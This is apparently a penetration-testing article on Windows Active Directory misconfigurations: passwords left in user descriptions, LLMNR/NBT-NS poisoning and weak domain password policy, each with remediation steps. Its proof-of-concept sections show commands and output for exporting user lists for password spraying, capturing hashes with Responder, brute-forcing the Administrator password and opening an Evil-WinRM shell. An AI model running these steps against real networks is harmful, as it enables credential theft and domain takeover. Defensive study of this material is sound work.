


Most common Windows Active Directory Misconfigurations (p2)

1. Passwords in AD description & Password Spraying attack

- Availability: In every AD domain
- Level of Threat: Critical
- Vuln type: Sensitive Data Exposure
- Commonality of being misconfigured: medium
- Ability to secure: Yes
- How to secure: Delete valuable information from the user description
- Powershell command to verify the issue:

Get-ADUser -Filter * -Properties Description

Figure 1



```
Windows PowerShell
DistinguishedName : CN=Test Test1,CN=Computers,DC=AITpentest,DC=Local
Enabled           : True
GivenName        : Test
Name             : Test Test1
ObjectClass      : user
ObjectGUID       : 686124e6-eb92-46a5-a955-a1229493f51c
SamAccountName   : test
SID              : S-1-5-21-128100368-1878378561-1114631721-1216
Surname          : Test1
UserPrincipalName : test@AITpentest.Local

Description       : Pass: Test123
DistinguishedName : CN=Test123,CN=Users,DC=AITpentest,DC=Local
Enabled          : True
GivenName        :
Name             : Test123
ObjectClass      : user
ObjectGUID       : 61d8cd09-9d87-4ef2-a983-d0b4dd1fabbb7
SamAccountName   : Test123
SID              : S-1-5-21-128100368-1878378561-1114631721-1218
Surname          :
UserPrincipalName :

Description       :
DistinguishedName : CN=Test AIT\0ACNF:e47b1da7-d335-4f67-9b64-220948b16409,CN=Users,DC=AITpentest,DC=Local
GivenName        : test
Name             : Test AIT
                  CNF:e47b1da7-d335-4f67-9b64-220948b16409
ObjectClass      : user
ObjectGUID       : e47b1da7-d335-4f67-9b64-220948b16409
SamAccountName   : testait1
SID              : S-1-5-21-128100368-1878378561-1114631721-1219
Surname          : ait
UserPrincipalName : testait1@AITpentest.Local

Description       :
DistinguishedName : CN=John Test,CN=Users,DC=AITpentest,DC=Local
GivenName        : John
Name             : John Test
```

Attack summary


Any authenticated attacker with low privileges can expose the user list that could contain valuable information like password in the description. The list could be used for post-exploitation process, for example password spray attack, respectively privilege escalation.

Proof of concept

1. Let's get the user list:


```
Get-ADUser -Properties name -Filter * | Select-Object -ExpandProperty name | Out-File users.txt
```

Figure 2



2. Check the password: "Test123" on all accounts using Password Spray attack.

Figure 3




2. LLMNR and NBT-NS Poisoning

- Availability: In every AD domain
- Level of Threat: Critical
- Attack Method: Impersonation
- Commonality of being misconfigured: High
- Ability to secure: Yes
- How to secure: Disable LLMNR and NBT-NS
- Powershell command to verify the issue: manually

Steps: Run -> gpedit.msc -> Computer Policy -> Computer Configuration -> Administrative Templates -> Network -> DNS Client -> Turn Off Multicast Name Resolution

Figure 4



The screenshot illustrates the steps to configure network settings in Windows 7. The main window is the 'Network and Sharing Center', showing the 'Ethernet 2' connection. A red box highlights 'Ethernet 2' in the 'Connections' list, and a red arrow points to the 'Properties' button. Overlaid windows show the configuration of 'Ethernet 2 Properties' (Networking tab), 'Internet Protocol Version 4 (TCP/IPv4) Properties' (General tab), and 'Advanced TCP/IP Settings' (WING addresses section). Red numbers 1 through 6 are used as annotations to highlight specific steps and settings.

If a windows client cannot resolve a hostname using DNS, it will use the Link-Local Multicast Name Resolution (LLMNR) protocol to ask neighbouring computers. LLMNR can be used to resolve both IPv4 and IPv6 addresses.

NOTE:

Proof of concept:


```
└─$ sudo responder -I eth1
```

Figure 6

[illegible]


The victim uses a wrong location into the “Explorer”, he become a login request, but it is not necessary to be filled. The attack works without authentication.

Figure 7



Check the responder logs on `/usr/share/responder/logs`

Figure 8

A terminal window titled 'teodor@Kali: /usr/share/responder/logs' showing the output of the command 'ls -la'. The output lists several log files and a text file in the directory.


```
teodor@Kali: /usr/share/responder/logs
(teodor@Kali)-[/usr/share/responder/logs]
$ ls -la
total 36
drwxr-xr-x 2 root root 4096 Jun 23 05:22 .
drwxr-xr-x 9 root root 4096 Jun 23 05:22 ..
-rw-r--r-- 1 root root 0 Jun 23 05:21 Analyzer-Session.log
-rw-r--r-- 1 root root 12881 Jun 23 05:21 Config-Responder.log
-rw-r--r-- 1 root root 1350 Jun 23 05:23 Poisoners-Session.log
-rw-r--r-- 1 root root 1598 Jun 23 05:23 Responder-Session.log
-rw-r--r-- 1 root root 1482 Jun 23 05:22 SMB-NTLMv2-SSP-11.11.11.6.txt
```

3. Weak Domain Password Policy

- Availability: In every AD domain
- Level of Threat: Critical
- Attack Method: Bruteforce
- Commonality of being misconfigured: High
- Ability to secure: Yes
- How to secure: Ensure a strong Domain Password Policy
- Powershell command to verify the issue:

```
(Get-ADForest -Current LoggedOnUser).Domains | %{ Get-ADDefaultDomainPasswordPolicy -Identity $_ }
```

Figure 9

A Windows PowerShell window showing the output of the command 'Get-ADDefaultDomainPasswordPolicy -Identity \$_. The output displays various password policy settings for the domain DC=AITpentest,DC=Local.

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Test123> (Get-ADForest -Current LoggedOnUser).Domains | %{ Get-ADDefaultDomainPasswordPolicy -Identity $_ }

ComplexityEnabled           : False
DistinguishedName           : DC=AITpentest,DC=Local
LockoutDuration              : 00:01:00
LockoutObservationWindow    : 00:01:00
LockoutThreshold             : 0
MaxPasswordAge               : 42.00:00:00
MinPasswordAge               : 1.00:00:00
MinPasswordLength            : 4
objectClass                  : {domainDNS}
objectGuid                   : d69a2a10-615d-41e8-bdbe-8a98f74db7e5
PasswordHistoryCount         : 24
ReversibleEncryptionEnabled : False
```


Attack summary

Let's assume that the attacker has access to a low priv user. The attacker can disclose the Domain Password Policy which can be useful to escalate the privileges through Bruteforce attack on different services like SMB, WINRM, RDP, LDAP, etc.

Proof of concept

```
└─$ polenum --username <user> --password <pass> --domain <ip/domain>
```

Figure 10



```
(teodor@Kali)-[~/WinAD-pentest/new]
└─$ polenum --username Test123 --password Test123 --domain 11.11.11.6

[+] Attaching to 11.11.11.6 using Test123:Test123
[+] Trying protocol 139/SMB...
      [!] Protocol failed: Cannot request session (Called Name:11.11.11.6)
[+] Trying protocol 445/SMB...
[+] Found domain(s):
      [+] AITPENTEST
      [+] Builtin
[+] Password Info for Domain: AITPENTEST
      [+] Minimum password length: 4
      [+] Password history length: 24
      [+] Maximum password age: 41 days 23 hours 53 minutes
      [+] Password Complexity Flags: 000000
          [+] Domain Refuse Password Change: 0
          [+] Domain Password Store Cleartext: 0
          [+] Domain Password Lockout Admins: 0
          [+] Domain Password No Clear Change: 0
          [+] Domain Password No Anon Change: 0
          [+] Domain Password Complex: 0
      [+] Minimum password age: 1 day 4 minutes
      [+] Reset Account Lockout Counter: 1 minute
      [+] Locked Account Duration: 1 minute
      [+] Account Lockout Threshold: None
      [+] Forced Log off Time: Not Set
```


Figure 11

```
Trying Administrator:admin
Trying Administrator:test123
Trying Administrator:password
Trying Administrator:123456
Trying Administrator:Test123
[SUCCESS] user: Administrator password: Test123
```

```
└─$ ruby /location/evil-winrm.rb -i <IP> -u <user> -p <password>
```

```
(teodor@Kali)-[~/WinAD-pentest/new]
$ ruby /home/teodor/Desktop/hackthebox/Dante/evil-winrm/evil-winrm.rb -i 11.11.11.6 -u Administrator -p Test123

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint 11.11.11.6:4444 (an2019-04-21 07:26:04) [8811ed1ed9b-f9c3b23b25b20919]

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
aitpentest/administrator

*Evil-WinRM* PS C:\Users\Administrator\Documents> █
```


NOTE: Due to DC DNS service technical issues for this example, I could not use another windows machine.

Reference:

<https://github.com/gentilkiwi/mimikatz>

<https://github.com/SpiderLabs/Responder>

<https://github.com/Hackplayers/evil-winrm>

<https://github.com/mchoji/winrm-brute>

<https://github.com/dafthack/DomainPasswordSpray/blob/master/DomainPasswordSpray.ps1>

<https://attack.stealthbits.com/password-spraying-tutorial-defense>

<https://attack.mitre.org/techniques/T1557/001/>

<https://www.sternsecurity.com/blog/local-network-attacks-llmnr-and-nbt-ns-poisoning/>

<https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/password-policy>

<https://www.upguard.com/blog/dll-hijacking>

<https://book.hacktricks.xyz/windows/windows-local-privilege-escalation/dll-hijacking>

<https://book.hacktricks.xyz/windows/active-directory-methodology/dsrm-credentials>